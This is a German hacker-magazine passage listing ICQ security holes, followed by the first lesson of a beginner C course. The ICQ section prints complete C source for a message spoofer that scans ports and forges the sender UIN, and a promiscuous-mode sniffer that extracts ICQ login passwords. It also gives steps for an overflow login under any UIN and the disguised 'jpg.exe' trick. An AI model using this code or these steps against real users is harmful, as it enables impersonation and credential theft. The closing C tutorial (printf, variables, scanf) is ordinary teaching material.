Ein nun durch ICQ generiertes Paket steckt normalerweise die externe IP-Adresse doppelt ins Ende der TCP-Daten (1952464619524646). Dies ist bei Windows NT 4.0 jedoch leider anders: Dort wird ans Ende der TCP-Daten zuerst die externe IP, danach die interne Adresse gehängt (205188160121192168003).

Es wurden keine Patches zur Lösung dieses Problemes bei der dargestellten Konstellation herausgegeben. Es empfiehlt sich einfach ein Umstieg bzw. Update, um nicht diesem sonderbaren Versionskonflikt unterworfen zu sein.

Message-Spoofing

Seth McGann postete vor längerer Zeit einen selber geschriebenen ICQ-Spoofer in C. Dieses Programm schickt an einen ICQ98-User eine Nachricht, obei die Ursprungs-UIN frei gewählt werden darf.

```
/* icqspoof.c -

          *
     * Concept, Protocol Analysis
          and Coding: Seth McGann
     * Some
          functions dealing with socket scanning: icqflood.c by enkil^ and
          irQ
     * With help from my roomate
          (target practice)
     * And yes,
          this still works with ICQ 98. Coming soon: Chat and File Spoofing
     */
    #include <stdio.h>
    #include <string.h>
    #include <sys/types.h>
    #include <sys/socket.h>
    #include <netinet/in.h>
    #include <netdb.h>
    #include <arpa/inet.h>
    #include <string.h>
    int main(argc, argv)
    int argc;

          char *argv[];
    {
      struct sockaddr_in sin;

          int sock,i,x,y;

          unsigned long uin;

          int Port;
      char buffer[16];
      int connected = 1;
      typedef struct icq_prot {
      unsigned char magicNum[2];
      unsigned char UIN[4];
      unsigned char unknown[4];
      unsigned char unknown2[2];
      unsigned char length[2];
      unsigned char strng[256];
      } icq_prot;
      icq_prot sendMessage;
      unsigned long temp;
      unsigned char
          bigguy[1024];
      if (argc !=
          6) {

          fprintf(stderr,"Usage:  icqspoof ip SpoofedUIN message startport
    endport\n";
        exit(1);
      }
      Port =
          ScanPort(argv[1],atoi(argv[4]),atoi(argv[5]));
      if (Port == -1) {

          printf("No ICQ Port Found =(\n");

          return;
      }

          sendMessage.magicNum[0]=0x2e;

          sendMessage.magicNum[1]=0x0;

          sendMessage.unknown[0]=0x04;

          sendMessage.unknown[1]=0x01;

          sendMessage.unknown[2]=0x0F;

          sendMessage.unknown[3]=0x0;

          sendMessage.unknown2[0]=0x01;

          sendMessage.unknown2[1]=0x0;
```

```
temp=atol(argv[3]);
sendMessage.UIN[0]=temp &
    0xFF;

    sendMessage.UIN[1]=(temp >> 8) & 0xFF;
sendMessage.UIN[2]=(temp
    >> 16) & 0xFF;

    sendMessage.UIN[3]=0;

    strncpy(sendMessage.strng,argv[4],256);

    sendMessage.length[0]=strlen(sendMessage.strng)+1;
sendMessage.length[1]=0;
if (!(sock = socket(AF_INET,
    SOCK_STREAM, 0))) {

    printf("Error: Unable to creat socket, Exiting.\n");

    exit(1);

    }
sin.sin_family =
    AF_INET;

    sin.sin_addr.s_addr = inet_addr(argv[1]);

    sin.sin_port = htons(Port);
 if (connect(sock, (struct
    sockaddr*)&sin,sizeof(sin))==-1) {

    printf("Error Connecting to Socket\n");

    return;
 }

x=20;

    bigguy[0]=sendMessage.magicNum[0];

    bigguy[1]=sendMessage.magicNum[1];

    bigguy[2]=sendMessage.UIN[0];

    bigguy[3]=sendMessage.UIN[1];

    bigguy[4]=sendMessage.UIN[2];

    bigguy[5]=sendMessage.UIN[3];
bigguy[6]=0x02;
bigguy[7]=0x00;
bigguy[8]=0xEE;
bigguy[9]=0x07;
bigguy[10]=0x00;
bigguy[11]=0x00;

    bigguy[12]=sendMessage.UIN[0];

    bigguy[13]=sendMessage.UIN[1];

    bigguy[14]=sendMessage.UIN[2];

    bigguy[15]=sendMessage.UIN[3];
bigguy[16]=0x01;
bigguy[17]=0x00;

    bigguy[18]=sendMessage.length[0];

    bigguy[19]=sendMessage.length[1];

    for(i=0;i<sendMessage.length[0];i++)

    bigguy[x++]=sendMessage.strng[i];
bigguy[x++]=0x82;
bigguy[x++]=0xD7;
bigguy[x++]=0xF3;
bigguy[x++]=0x20;
bigguy[x++]=0x82;
```

```
  bigguy[x++]=0xD7;
  bigguy[x++]=0xF3;
  bigguy[x++]=0x20;
  bigguy[x++]=0x09;
  bigguy[x++]=0x04;
  bigguy[x++]=0x00;
  bigguy[x++]=0x00;
  bigguy[x++]=0x04;
  bigguy[x++]=0x00;
  bigguy[x++]=0x00;
  bigguy[x++]=0x10;
  bigguy[x++]=0x01;
  bigguy[x++]=0xEB;
  bigguy[x++]=0xFF;
  bigguy[x++]=0xFF;
  bigguy[x++]=0xFF;
  bigguy[x++]=0x02;
  bigguy[x++]=0x00;
  bigguy[x++]=0x0A;
  bigguy[x++]=0x09;
  bigguy[x++]=0x00;
  write(sock,bigguy,x-1);
  printf("Done!\n");
  close(sock);
  return 0;
}
int ScanPort(char *ipaddr, int StartIP, int
      EndIP) {

      struct sockaddr_in sin;

      int sock,x,y;

      unsigned long uin;

      unsigned long uin;

      printf("Scanning Ports");

      for (x=StartIP;x<=EndIP;++x) {

      if (!(sock = socket(AF_INET, SOCK_STREAM, 0))) {

      printf("Error: Unable to connect\n");

      return -1;

      }

      sin.sin_family = AF_INET;

      sin.sin_addr.s_addr = inet_addr(ipaddr);

      sin.sin_port = htons(x);

      if (connect(sock, (struct sockaddr*)&sin,sizeof(sin))!=-1) {

      close(sock);

      printf("Port %d Open! Spoofing...\n",x);

      fflush(stdout);

      return x;

      }

      printf(".");

      fflush(stdout);

      }

      printf("\n");

      return -1;

  }
```

Passwörter im Klartext

Die Damen und Herren von Mirabilis lassen ihren Chat-Clienten das Benutzer- und POP3-Passwort in ICQ99b im Klartext in der Datei "ICQ\NewDB\uin#.dat" speichern, wie ich herausgefunden habe.

Diese Datei kann ganz normal mit einem ASCII-Editor, zum Beispiel dem Notepad, geöffnet werden. Gibt man nun sein Passwort in der Suche ein, wird man zur Stelle katapultiert, in der das Passwort gespeichert wurde.

Es gibt diverse Programme, die diese Aktion automatisieren können, um dem User das (vergessene) Passwort mitzuteilen. Eines der ersten heisst ICQPass und ist unter http://www.encrsoft.com/products.html#icqpass erhältlich.

Das Passwort wird gar nicht gespeichert, wenn man diese automatische Funktion in den "Security & Privacy Settings" deaktiviert, was jedoch auf Dauer ziemlich umständlich werden kann.

Server-Bufferoverflow

Zack fand im Jahre 1998 eine ziemlich peinliche Sicherheitslücke in Form eines Remote-Bufferoverflows bei der Anmeldung des ICQ-Clients beim Mirabilis-Server, die jedoch durch Mirabilis seit längerem behoben wurde.

Die offiziellen Clients benutzen höchstens die ersten 8 Zeichen des Passworts zur Authentifizierung; die anderen Stellen werden einfach ignoriert. Die Linux-Clones machen dies nicht: Würde nun ein Passwort mit mehr als 9 Zeichen an den Mirabilis-Server geschickt werden, passiert ein Buffer-Over-Run, und man kann sich mit belibiger UIN einloggen. Eine gute ICQ-Clone zur Durchführung eines solchen Tests war der Client für Unix-Derivate namens zICQ(http://hookah.ml.org/zicq). Als UIN musste im Config-File die gewünschte Nummer eingetragen werden, und als Passwort simpel "123456789" (Einfach grösser als die vorgesehene Länge!). Falls nun alles klappen sollte, kann man sich als gewünschter User ohne gültige Passwort-Eingabe authentifizieren lassen.Nun können Nachrichten im Namen dieses Nutzers geschickt und empfangen werden.

Diese Attacke ist kein Spoofing, sondern ein simples Einloggen unter falschem Namen. Bei Spoofing können nämlich keine Nachrichten im Namen des anderen empfangen werden. Dieser Trick funktioniert nicht, wenn jemand schon mit einer gültigen UIN eingeloggt ist.

Sniffing bei Authentifizierung

Alan Cox fand eine Sicherheitslücke im schon etwas älteren offiziellen Mirabilis-Client für Windows. Es kristallisieren sich bei näheren Betrachtung zwei Sicherheitsprobleme beim ziemlich transparenten Protokoll von ICQ heraus. Da dieses Protokoll nicht öffentlich einsehbar ist, kann davon ausgegangen werden, dass noch weitere verborgene Probleme in Zukunft auf die ICQ-Nutzer zukommen könnten.

Der erste Fehler ist eine schlichtweg dumme und faule Haltung der Entwickler, denn bei der Authentifizierung des ICQ-Clients werden die Zugangsdaten (UIN und Passwort) im Klartext an den Mirabilis-Server geschickt. Der zweite Fehler findet sich in einer leicht durchschaubaren Sequenz-Nummern-Wahl bei dieser Kommunikation, welche bei 0 beginnt und mit maximal 100 endet. Es ist nun einfach möglich eine Authentifizierung vorzutäuschen oder zu entreissen, wie das schon von IP-Spoofing und TCP-Hijacking bekannt ist.

Folgender C-Quelltext demonstriert diese Verwundbarkeit, und schnüffelt nach dem gültigen Passwort:

```
/*
     *      Snoop
           ICQ traffic for a set host. Shows how simplistic ICQ
     *       is
           and how easy it is to snoop it.

           */
    #include <stdio.h>
    #include <string.h>
    #include <stdlib.h>
    #include <signal.h>
    #include <ctype.h>
    #include <sys/socket.h>
    #include <net/if.h>
    #include <net/if_arp.h>
    #include <netinet/in.h>
    #include <linux/ip.h>
    #include <linux/udp.h>
    /*

           *      PUT THE IP ADDRESS OF THE CLIENT TO
           SNOOP HERE OR IT WONT WORK

           */
    #define
           MY_CLIENT_TO_WATCH      0x7F000001


    static int create_socket(void)
    {

           int s=socket(AF_INET, SOCK_PACKET, htons(ETH_P_ALL));

           if(s==-1)

           {

           perror("socket");

           exit(1);

           }

           return s;
    }
    static void close_socket(int s)
    {

           close(s);
    }
    static void promiscuous(int s, char *iface,
           int onoff)
    {

           struct ifreq ifr;

           strcpy(ifr.ifr_name, iface);

           if(ioctl(s, SIOCGIFFLAGS, &ifr)==-1)

           {

           perror("SIOCGIFFLAGS");

           exit(1);

           }

           strcpy(ifr.ifr_name, iface);

           if(onoff)

           ifr.ifr_flags|=IFF_PROMISC;

           else
```

```
	ifr.ifr_flags&=~IFF_PROMISC;

	if(ioctl(s, SIOCSIFFLAGS, &ifr)==-1)

	{

	perror("SIOCSIFFLAGS");

	exit(1);

	}
}
static __inline__ ip_p(unsigned char
	*packet, int len)
{

	if(packet[12]==0x08 && packet[13]==0x00)

	return 1;

	return 0;
}


struct icqhdr
{

	unsigned char version[2] __attribute((packed)); /* ?? */

	unsigned short command __attribute((packed));

	unsigned short sequence __attribute((packed));

	unsigned long uid __attribute((packed));

	unsigned char data[0];
};
struct icqack
{

	unsigned char version[2] __attribute((packed)); /* ?? */

	unsigned short result __attribute((packed));

	unsigned short sequence __attribute((packed));

	unsigned char data[0];
};
struct icqstring
{

	unsigned short len;

	char data[0];
};
struct icqlogin
{

	struct icqhdr hdr __attribute((packed));

	unsigned long dunno __attribute((packed)); /* 000006FE.L */

	unsigned short pw_len __attribute((packed));

	unsigned char pw_data[11] __attribute((packed));

	struct in_addr addr __attribute((packed));

	/* Rest is a mystery right now */

	/* 0.L */

	/* 2.L */

	/* 0000004C, 00000000 */

	/* 00 78 */
```

```
};


static void print_icq_string(struct
      icqstring *s)
{

      fwrite(s->data, s->len-1, 1, stdout);
}
/*

      *      Scan a packet for clues
 */


static int process_packet(struct sockaddr
      *sa, unsigned char *packet, int len)

      {

      int i;

      int lv;

      int d=0;

      static long num=0;

      struct iphdr *iph;

      struct udphdr *udphdr;

      if(strcmp(sa->sa_data,"eth0"))

      return
      0;
      /* Wrong port */

      if(!ip_p(packet, len))

      return 0;

      iph=(struct iphdr *)(packet+14);

      udphdr=(struct udphdr *)(iph+1);

      /* assume no options */

      lv=ntohs(udphdr->len);

      if( udphdr->source !=htons(4000) && udphdr->dest!=htons(4000))

      {

      return 0;

      }
/*
      printf("packet %d   \r", ++num);*/

      if(iph->saddr==htonl(MY_CLIENT_TO_WATCH))

      {

      printf("To Server: %d bytes\n", lv);

      }

      else if(iph->daddr==htonl(MY_CLIENT_TO_WATCH))

      {

      printf("From Server: %d bytes\n", lv);

      d=1;

      }
```

```
      else return 0;


      i=14+sizeof(struct iphdr);
      if(len-i>lv)
      len=i+lv;
      i+=sizeof(struct udphdr);
/*      printf("UDP
      size %d\n",i);*/
      if(i>=sizeof(struct icqhdr)+sizeof(struct udphdr))
      {
      struct icqhdr *p=(struct icqhdr *)(udphdr+1);
      if(d==0)
      {
      printf("From %ld\n",p->uid);
      printf("Version: %d.%d\nCommand ",
      p->version[1], p->version[0]);
      switch(p->command)
      {
      case 0x000A:
      printf("Ack");
      break;
      case 0x03E8:
      {
      struct icqlogin *il=(struct icqlogin *)p;
      printf("Login Password ");
      print_icq_string((struct icqstring *)&il->pw_len);
      printf(" IP %s", inet_ntoa(il->addr));
      break;
      }
#if 0
      case 0x0x??
      {
      struct in_addr v=*(struct in_addr *)p->data;
      printf("Ping %s", inet_ntoa(v));
      break;
      }
#endif
      case 0x409:
      {
      printf("Ping");
      break;
```

```
}
case 0x0438:
{
struct icqstring *s=(struct icqstring *)p->data;
printf("Disconnect (");
print_icq_string(s);
printf(")");
break;
}
case 0x0456:
{
/* data +4,5 is always 0100 */
struct icqstring *s=(struct icqstring *)(p->data+6);
printf("Message to %ld  ", *((long *)p->data));
print_icq_string(s);
break;
}
case 0x0460:
{
printf("Information %ld on ID %d",
*((short *)p->data),
*((long *)(p->data+2))
);
break;
}
case 0x046A:
{
printf("Information_2 %ld on ID %d",
*((short *)p->data),
*((long *)(p->data+2))
);
break;
}
case 0x04D8:
{
printf("Status ");
switch(*((long *)p->data))
{
case 0x00:
                                                printf("[Away 0]");
```

```
break;
case 0x01:
                                                printf("[Away 1]");
break;
case 0x10:
                                                printf("[DND 0]");
break;
case 0x11:
                                                printf("[DND 1]");
break;
default:
                                                printf("%04X",
                                                        *((long *)p->data));
}
break;
}
default:
printf("%04X", p->command);
}
if(p->sequence)
printf("\nSequence %d\n",
p->sequence);
else
printf("\n");
}
}
if(i>=sizeof(struct icqack)+sizeof(struct udphdr))
{
struct icqack *p=(struct icqack *)(udphdr+1);
if(d==1)
{
printf("Version: %d.%d\nReply ",
p->version[1], p->version[0]);
switch(p->result)
{
case 0x000A:
printf("Ack");
break;
case 0x00E6:
printf("Away Reply ");
printf("for %ld",
```

```
*((long *)p->data));
break;
case 0x0118:
{
struct icqstring *is;
printf("InfoID %d\n",
*((short *)p->data));
printf("ICQ ID %ld\n",
*((long *)p->data+2));
is=(struct icqstring *)(p->data+6);
printf("Nick ");
print_icq_string(is);
is=(struct icqstring *)(((char *)is)+is->len+2);
printf("\nName ");
print_icq_string(is);
is=(struct icqstring *)(((char *)is)+is->len+2);
printf(" ");
print_icq_string(is);
is=(struct icqstring *)(((char *)is)+is->len+2);
printf("\nEMail ");
print_icq_string(is);
is=(struct icqstring *)(((char *)is)+is->len+2);
printf("\nInfo ");
print_icq_string(is);
break;
}
default:
printf("%04X", p->result);
}
if(p->sequence)
printf("\nSequence %d\n",
p->sequence);
else
printf("\n");
}
}
while(i<len)
{
int x;
```

```
        for(x=0; x<8 && i+x<len; x++)
        {
        printf("%02X ", packet[i+x]);
        }
        printf("    ");
        for(x=0;x<8 && i+x<len; x++)
        {
        unsigned char c=packet[i+x];
        if(c>=32 && c< 127)
        printf("%c", c);
        else
        printf(".");
        }
        printf("\n");
        i+=8;
        }
        printf("\n");
        fflush(stdout);
        return 0;
}
int main(int argc, char *argv[])
{
        int s;
        unsigned char buf[1600];
        struct sockaddr sa;
        int salen;
        int len;
        s=create_socket();
        promiscuous(s, "eth0", 1);
        while(1)
        {
        salen=sizeof(sa);
        if((len=recvfrom(s, (char *)buf, 1600, 0, &sa, &salen))==-1)
        {
        perror("recvfrom");
        close_socket(s);
        exit(1);
        }
        process_packet(&sa, buf,len);
        }
        printf("An error has occured.\n");
```

```
        close_socket(s);

        exit(0);
    }
```

Eine mögliche Lösung besteht in einem Update des eigenen ICQ-Clients auf mindestens ICQ 98a, da dort die Authentifizierung nicht mehr im Klartext stattfindet.

Zu lange Dateinamen

Dieser nun folgend erklärt, von Justin Clift herausgefundene Bug wurde mit dem Win32 ICQ-Client in der Version 98a 1.3 erfolgreich getestet. Auch funktioniert diese Attacke im beliebten mIRC-Client.

Schickt eine Person einem anderen User per ICQ eine Datei, so erscheint ein PopUp-Fenster, in der der Empfänger den Datei-Namen und die kurze Beschreibung des Senders lesen kann. Nun hat der Empfänger die Wahl, ob er die Daten verwerfen möchte, ob er sie speichern will und ob sie nach dem speichern automatisch angezeigt bzw. ausgeführt werden sollen.

Das Problem besteht nun darin, dass bei diesem PopUp-Fenster der Ausschnitt für die Anzeige des Datei-Namens in gewissen Fällen nicht ausreichend ist, und somit nur der Anfang des Dateinamens angezeigt wird. Als Beispiel kann hier die ausführbare Datei mit dem Namen "marc4.jpg.exe" genommen werden: Der Empfänger sieht auf dem Bildschirm nur "marc4.jpg" als Dateinamen; der Rest wird ihm nicht ngezeigt. Speichert der Empfänger diese Sendung nun, und wählt die Option Automatisches Anzeigen bzw. Ausführen nach dem Speichern", so wird nicht ein Bild angezeigt, sondern vermeindlich korrupter Programmcode ausgeführt.

Mirabilis wurde über diesen Fehler informiert, sie versäumten es jedoch, aktiv gegen diesen Fehler ihrerseits vorzugehen.

Die aktuellsten Sicherheitslücken von ICQ finden sich auf Deutsch unter http://www.computec.ch/icq/

Coden

C-Kurs Teil 1

In diesem Teil des c-kurses werden wir erstmal einige grundlegende Dinge z.B über den Aufbau von Programmen erfahren, weil man darauf besser aufbauen kann.
Wenn mir mit der Theorie durch sind, werden wir mit der C-Programmierung anfangen. Ich hab in dieser Lektion folgendes vor :
- Ausgabe
- Variablen
- Eingabe

Alle Programme werden in einer Konsole ablaufen, wir werden also kein Programme mit Graphischer Schnittstelle programmieren.

Ich gehe davon aus, dass ihr wisst, wie man einen Quelltext kompilliert und linkt. Falls ihr dabei Probleme haben solltet, postet sie.

Falls ihr eine Frage habt, egal wie blöd sie erscheinen mag, postet einfach, es reist euch dafür keiner den Kopf ab.

Ach ja, dieser erste Teil des Kurses, wird wahrscheinlich für diejenigen unter euch, die noch nie was mit Programmieren am Hut hatten der Schwerste. Es ist nicht so schlimm, wenn ihr nicht alles gleich versteht, ihr habt 1 woche Zeit, und macht nicht zu viel auf einmal. Mit der Zeit lernt man die neuen Sachen immer leichter und leichter, ihr werdet sehen.

1. Theorie

Wie ist ein Programm aufgebaut?
Jedes Programm braucht einen "Einsprungspunkt". Der "Einsprungspunkt" legt fest, wo der Computer sqäter mal mit dem Ausführen der Befehle, die wir programmiert haben, anfangen soll. In C ist der Einsprungspunkt die "Funktion" main()

Was ist eine Funktion?
Funktionen sind Codeabschnitte. Ein Beispiel :

```
void main() <----------Der Name der Funktion
{
...
Hier stehen später die Anweisungen..
...
} <----------Funktionsende
```

Die Anweisungen in einer Funktion sind in C von geschweiften Klammern umgeben. Der Name einer Funktion ist daher notwendig, weil wir auch aus Funktionen, andere Funktionen aufrufen können, und dazu müssen wir definieren können, welche Funktion wir aufrufen wollen. Funktionsnamen sind nichts weiter als eine "erleichterung" für den Programm-

ierer, sie repräsentieren in Wirklichkeit Adressen.
(Wenn ihr das gerade nicht verstanden habt, macht
das nichts, wir werden gleich konkrete Beispiele
sehen).
Die main() Funktion ist eine ganz Besondere Funk-
tion. Sie ist der Einsprungspunkt in unser Pro-
gramm und muss daher in jedem C - Programm vor-
handen sein. (man muss ja wissen, wos logsgeht)

2. C

---Ausgabe---

Ok, da wir nun wissen, wie ein Programm so ungefähr
aufgebaut ist, wollen wir auch gleich mal loslegen.
Ich werde jetzt ein kleines Programm hier hinschreiben.
der Quelltext geht unter /*Start*/ los, und endet bei
/*Ende*/. Ihr könnt /*Start*/ und /*Ende*/ mit kompilieren,
das sind sogenannte Kommentare, und werden vom compiler
einfach ignorierd.

```
/*Start*/

#include <stdio.h>

void main()
{
printf("Hello World");
}

/*Ende*/
```

Nach dem compilen und linken, könnt ihr das Programm aus-
führen. Es kann sein, dass das DOS-Fenster gleich wieder zu-
klappt, wenn das der Fall ist, fügt ihr unter
#include <stdio.h> folgendes ein:
#include <stdlib.h>

und vor der 2. geschweiften Klammer folgendes:
system("PAUSE");
Compiled das Programm dann neu, und das DOS-Fenster sollte
offen bleiben (Die Linux Shell auch). Um das Programm zu
beenden müsst ihr <enter> oder irgend ne andere Taste
drücken.

So, was macht das Programm nun im Einzelnen?

#include <stdio.h> Das ist eine sogenannte Headerdatei.
Sie enthält vorgefertigte "Sachen",
wie z.B Funktionen (exakter Verweise
auf Funktionen). Ihr müsst noch nicht
wirklich wissen, für was sie da ist,
aber das Programm wird ohne diese Zeile
von Code nicht laufen.

void main() Die main Funktion, der Einsprungspunkt
unseres Programms. Das void vor main()
interessiert uns vorerst nicht.

{ In der Zeile nach dieser Klammer beginnt

der "eigentliche Code", nämlich die Befehle,
die wir erteilen, z,B printf();

printf("text"); printf(); ist eine Funktion. Sie existiert
bereits, d.h wir müssen sie nicht selber
programmieren, das haben schon andere Leute
für uns getan. printf() dient zur (formatierten)
Ausgabe auf der Shell. Wenn wir printf();
aufrufen, wird !!zuerst!! der Code der
Funktion printf(); ausgeführt, befor der
Code unseres Programmes weiter verarbeitet wird.
Doch was macht jetzt das komische "text" bzw
"hello world" in den Klammern von printf?
Funktionen werden "Parameter" übergeben, mit
deren Hilfe wir das Verhalten von Funktionen
steuern können. Das ".." bei printf(); ist der
1 Parameter. Funktionen können mehrere Parameter
haben, diese werden dann durch Kommas getrennt,
z.B funktion(paramter1, parameter2);

} hier sieht der Compiler, dass unser Code
zu ende ist.

/*Start*/ ist wie bereits erwähnt ein Kommentar. Kommentare
dienen dazu, zusätzliche Informationen (für den
Programmierer, nicht für den compiler oder sonst
was) bereit zu Stellen. Sie werden vom Compiler
nicht beachtet und sind im späteren Programm nicht
enthalten. Ein Kommentar hat folgenden Syntax:
/* hier steht das Kommentar */ Wir stellen fest,
in C stehen Kommentar immer zwischen /* und */

So, das war jetzt, natürlich alles etwas viel auf einmal,
aber wenn ihr in ungefähr wisst/verstanden habt, wie
ein Programm aufgebaut ist, und was die einzelnen Sachen bedeuten,
reicht das schon aus.

3. Variablen

Um Informationen zu speichern, verwenden wir "Variablen".
Variablen sind Platzhalter für Zahlenwerte. Es gibt
verschieden Variablentypen. Die verschiedenen Variablentypen
können unterschiedlich große Zahlen speichern. Ich werde jetzt
bewusst nicht alle Variablentypen aufzählen, da das nichts bringen
würde. Stattdessen, werde ich immer wieder einen neuen Variablen-
typ einführen, wenn wir ein passendes Programm coden.

Variablen werden in C folgendermaßen definiert.

```
int var;
| |
Typ Name
```

Variablen haben genau so wie Funktionen Namen, damit man sie
auseinanderhalten kann.
Wir haben hier den Variablenty "int" verwendet. Es hängt von
eurem System ab, wie groß dieser Variablentyp ist(wieviel Platz
die Varible zum Speichern von Informationen hat). Normalerweiße
auf 32 bit systemen 4 Byte und auf 16 bit systemen 2 Byte.

Noch was: Ihr fragt euch doch sicher, warum man immer ein ; nach
so ziemlich alles setzen muss, z,B funktion(paremater, parameter);<--
oder int var;<-- . Das hängt damit zusammen, dass wir mit diesem ;
dem Compiler zu verstehen geben, das der Befehl fertig ist, und
dass nun ein neuer Befehl folgt. Es gibt Programmiersprachen, da gibt
es sowas nicht, da wird jeder Befehl in ein eigene Zeile geschrieben.
Das scheint zunächst logisch, weil wir ja in C bis jetzt auch alle
Befehle in eigene Zeile schreiben. Wir könnte aber auch (fast) alle
Befehle in ein Zeile schreiben z.B int var; int x; int y; int z; usw

Ein kleines Beispiel:

```
/*Start*/

#include <stdio.h>

void main()
{
int x; /*Variable erstellen*/

x = 4; /*x den Wert 4 zuweisen*/
x = 7+6; /*x den Wert 7+6 zuweisen also 13*/
x = 7/3; /*x den wert 7/3 zuweisen*/
x = 7%2; /*x den Wert 7%2 zuweisen*/
x = 7*4; /*x den Wert 7*4 (28) zuweisen .. usw*/

x = x + 1;
x = -300;
}


/*Ende*/
```

Dieses Programm gibt nichts auf dem Bildschirm aus, es definiert
nur eine Variable, und weist ihr verschiedene Wert zu.
Ich habe das Programm gleich mit Kommentaren versehen, damit ihr
gleich seht, was bei den einzelnen Befehlen so abgeht.

Ihr seht mit diesem Programm auch, wie man in C rechnen kann.
Es gibt zum einen die 4 Grundrechenarten, die wir alle aus
der Schule kennen, +,-,*,/ , diese werden auch so benutzt,
wie wir das gewohnt sind. Aber dann, was geht?, gibts da noch
ein so ein endkrasses Teil nämlich %. Das ist ein sogenanntes
Modulo. Öh?? Mit einem Modulo können wir den Rest einer Division
berechnen, z.B x = 7%2. Bei diesem Beispiel würde in x der Wert
1 gespeichert, da 7/2 3 plus Rest 1 ist.

Ein Paar informationen zum Variablentyp int:
eine int Variable kann nur ganzzahlige Werte aufnehmen, z.B
5 oder 7 oder 9876. Sie kann keine Kommazahlen wie z.B 7.98
oder so speichern.
Man unterscheidet bei int wie auch bei Variablen generell
unter dem Zustand signed und unsigned. Signed ist Standart-
mäßig eingestellt, d.h wenn wir eine neue Variable erstellen
ist sie Standardmäßig signed. Signed heißt, dass die Zahl die
in der Variablen gespeichert wird ein Vorzeichen hat, d.h dass
die Variable positive (+) und auch negative(-) Werte Speichern
kann. Wollen wir eine Variable, die nur positive Werte speichern
kann, müssen wir die Variable wiefolgt erzeugen:
unsigned int x;
Wir hätten soeben eine Vorzeichenlose (nur plus) int Variable

des Namens x erstellt.

Wir können auch folgendes machen...

```
/*start*/

#include <stdio.h>

void main()
{
int x; /*Variable x erzeugen*/
int y; /*Variable y erzeugen*/
int z; /*Variable z erzeugen*/

x = 4; /*x den Wert 4 zuweisen*/
y = 2; /*y den Wert 2 zuweisen*/

z = x - y; /*erklär ich unten...*/
}

/*ende*/
```

Erklärung:
bei z = x - y; wird z der Wert der Differenz von x - y
zugewiesen. Da in x der Wert 4 und in y der Wert 2
gespeichert war, entählt z nun den wert 2 (4-2=2).
Wenn wir nun z.B in x den Wert 60, und in y den Wert
10 gespeichert hätten und dann coden würden:
z = x * y; dann würde das folgendem gleichen:
Z = 60*10; (da Variablen ja nur Platzhalter/Speicherstellen sind)
für Werte sind. Das Ergebniss von x*y wäre dann 600 und
würde gemäß der Anweisung z = x*y in z gespeichert(z enthält
dann den Wert 600. Diese Prinzip lässt sich auf alle Rechenarten
anwenden auch auf den/das?? Modulo.

4. Ausgabe (nochmal was neues...)

Wir haben ja in 2. die Ausgabe von Text kennen gelernt.
Doch was machen wir, wenn wir in der 1. Zeile Hallo und
in der 2. Zeile Welt ausgeben wollen? Es muss also ein
Möglichkeit geben, der Funktion printf(); mitzuteilen, dass
wir nach Hallo in einer neuen Zeile weiterschreiben wollen.

Dazu dienen uns sogenannte "Escape Sequenzen".

bsp:

```
/*start*/

#include <stdio.h>

void main()
{
printf("Hallo\nWelt\n");
}

/*ende*/
```

so, habt ihr die Escape sequenz schon gesichtet?
Genau \n. Die Escape sequenz \n bwirkt, das nach Hallo
in eine neue Zeile gesprungen wird und Welt ausgegeben wird.
Dann wird erneut durcht \n in eine neue Zeile gesprungen.

Escape Sequenzen werden immer durch einen \ eingeleitet.
Das heißt jetzt aber, das wenn wir einen \ ausgeben wollen,
\\ schreiben müssen, das sonst der Compiler denkt, dass der
nächste Buchstabe nach dem \ die Escape Sequenz angiebt.

Escape Sequenzen:
\\ gibt eine \ aus
\" gibt " aus
\n neue Linie
\b Akkustisches Signal.
Das waren noch lange nicht alle Escape Sequenzen. Ich werde
euch die Restlich im Verlauf des Kurses verklickern.

noch ein bsp:

```
/*start*/

#include <stdio.h>

void main()
{
printf("\\ \n \" \n \b");
}

/*ende*/
```

ich denke, das dürfte klar sein.

Ich mach auch gleich mit etwas neuem weiter.
Erst mal ein Bsp Code.

```
/*Start*/

#include <stdio.h>

void main()
{
int x;

x = 4;

printf("x hat den Wert: %d \n", x);
}

/*Ende*/
```

Ihr müsstet eigentlich alles bis auf die etwas komisch
printf(); Anweisung verstehen. Führt das Programm mal
aus, ihr werdet folgende Ausgabe bekommen:
x hat den Wert: 4
Was ist passiert? An Stelle das %d (im ersten Parameter von
printf()steht wenn man das Programm ausführt 4.
Wir können die Werte von Variablen mit Hilfe von Formatier-
anweisungen in die Ausgabe mit Einbinden. Daher wird die
Ausgabe mit printf(), auch als formatierte Ausgabe bezeich-
net.

Noch ein Bsp:

```
/*Start*/

#include <stdio.h>

void main()
{
int x;
int y;

x = 4;
y = 2;

printf("Wert von x = %d\n Wert von y = %d\n", x, y);
printf("Wert von x + y = %d\n", x + y);
}

/*ende*/
```

Ok, wir sehen, dass wir beliebig viele Variablenwerte in die Ausgabe mit "einformatieren" können. Die Variablen, deren Werte wir ausgeben wollen, werden in gesonderten Parametern (also durch Kommas getrennt) angegeben.

Beim 2. printf(); ist als 2. Parameter x + y angegeben, wie geht das? Es ist so, dass befor eine Funktion letzlich aufgerufen wird, erst alle Berechnungen, der einzelnen Parameter durchgefürt werden. d.h befor printf(); aufgerufen wird, wird erst x + y berechnet, und dann die printf(); aufgerufen. Die Werte von x und y ändern sich dadurch nicht!!

5. Eingabe

Da wir nun schon wissen, wie ein Programm aufgebaut ist, wie man Variablen benutzt, und wie man Text und Variablen-werte in der Shell ausgibt, werden wir uns als nächstes anschauen, wie man Werte von der Tastatur einliest.

Die Funktion, mit der wir von der Tastatur Werte einlesen können heißt scanf();.

bsp:

```
/*Start*/

#include <stdio.h>

void main()
{
int x;

scanf("%d", &x); /*einlesen des Wertes*/

printf("du hast %d eingegeben\n", x);
}
```

```
/*Ende*/
```

Was passiert bei scanf(); genau? Der 1. Parameter ist die Formatierungsanweisung sprich, welchen Typ von einer Variablen wir einlesen möchten (oder exakter, in welchen Variablentyp der von der Tastatur eingelesene Wert konvertiert werden soll).
Der 2. Parameter gibt die Variable an, in der wir den eingelesenen Wert speichern wollen. Jetzt steht aber vor der Variablen so ein komisches &. Was dieses & genau macht, erzähl ich euch, wenn wir zu Zeigern kommen (übernächstes Kapitel). Das & muss aber vor dem Variablennamen stehen, sonst funktioniert es nicht.

Wir können auch mehrere Werte auf einmal einlesen, bsp:

```
/*start*/
#include <stdio.h>

void main()
{
int x;
int y;

scanf("%d %d", &x, &y);
}

/*ende*/
```

Ok, das war der erste Teil des Tuts, probiert einfach mal ein bisschen mit dem gelernten Zeug herum, sprich schreibt einfache Programme, die Zahlen einlesen, ausgeben, Berechnungen durchführen usw.

